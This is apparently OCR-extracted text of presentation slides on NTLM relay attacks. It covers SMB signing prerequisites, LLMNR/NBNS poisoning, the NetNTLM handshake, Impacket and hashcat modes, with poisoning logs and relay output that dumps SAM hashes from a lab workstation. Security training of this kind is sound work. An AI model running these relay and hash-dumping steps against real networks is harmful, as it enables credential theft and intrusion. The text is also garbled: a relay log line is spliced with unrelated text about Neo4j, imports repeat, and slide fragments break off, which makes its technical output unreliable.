
- » SMB Signing has to be deactivated on our target
  - » By default disabled on all workstations and servers except of DC's
- » Authentication needs to be done with a user that has administrative privileges on the target in order to get RCE

## ➤ Attacks to enforce authentication:

- » LLMNR/NBNS Poisoning
- » UNC Path Injection
  - » Websites – XSS, HTML injection, Directory Traversal, SQL injection etc.
  - » Office Documents etc.
  - » MITM
- » Open redirect


## ➤ Conclusion

- » Force the victim to authenticate the attackers (maybe your) machine



# NTLM Relay

Forcing authentication using LLMNR/NBNS Poisoning Attack



# NTLM Relay

## NETNTLMv1/v2 Authentication Process

User: obi-wan.kenobi



working on



workstation01

1. This is obi-wan.kenobi, I'd like to Login

2. If you are really obi-wan.kenobi, then encrypt this challenge with obi-wan.kenobi's PW Hash

3. Here is the encrypted challenge

6. Access Granted/Denied



fileserver

4. Here is the challenge and response of obi-wan.kenobi is that valid?

5. I have compared obi-wan.kenobis challenge & response and it is valid/invalid!




pwnylabdc01

Protocol	Algorithm	Secret to use
LM	DES-ECB	Hash LM
NTLMv1	DES-ECB	Hash NT
NTLMv2	HMAC-MD5	Hash NT

# NTLM Relay

Authentication Process – NETNTLMv1/v2 - Malicious

User: obi-wan.kenobi



## ➤ Impacket

- » Awesome, collection of python scripts for working with network protocols
- » <https://github.com/CoreSecurity/impacket>

## ➤ What protocols are featured?

- » Ethernet, Linux "Cooked" capture.
- » IP, TCP, UDP, ICMP, IGMP, ARP. (IPv4 and IPv6)
- » NMB and SMB1/2/3 (high-level implementations).
- » DCE/RPC versions 4 and 5, over different transports: UDP (version 4 exclusively), TCP, SMB/TCP, SMB/NetBIOS and HTTP.
- » Portions of the following DCE/RPC interfaces: Conv, DCOM (WMI, OAUTH), EPM, SAMR, SCMR, RRP, SRVSC, LSAD, LSAT, WKST, NRPC



# Demo

NTLM Relay



- We dropped the hashes of the local SAM database on workstation04
- Can be used to Pass-the-Hash
- By default, Windows Vista and higher no longer store LM hashes on disk
- Benchmark on NTLM Hash with Sagitta Brutalis 1080 (8x GF GTX 1080)
  - » 330 GH/s on NTLM (Hashcat)

### The algorithm

MD4 (UTF-16-LE (password))

```
bill:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537:::
user:----- LM Hash -----:----- NTHash (aka NTLM Hash) ---:::
```

```
Hashcat:
 3000 | LM | Operating Systems
 1000 | NTLM | Operating Systems
```

The LM hash is only used in conjunction with the LM authentication protocol  
 NT hash serves duty in the NTLM, NTLMv2 and Kerberos authentication protocols

```
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OB_I_WAN-115
[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OB_I_WAN-116
[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OB_I_WAN-116
[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OB_I_WAN-117
[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OB_I_WAN-117
[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[+] Exiting
```

LLMNR/NBNS Poisoning

```
import sys
import socket
import smbclient
import sys
import sys

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.0.3.104, attacking target smb://workstation04
[*] Authenticating against smb://workstation04 as PWN\obi-wan.kenobi SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry: minimum of 40000 recommended. See the Neo4j man
[*] Target system bootKey: 0x536048c95b0060a3442ea4a10b00d148 ==
[*] Dumping local SAM hashes (uid:uid,lmhash:lmhash)
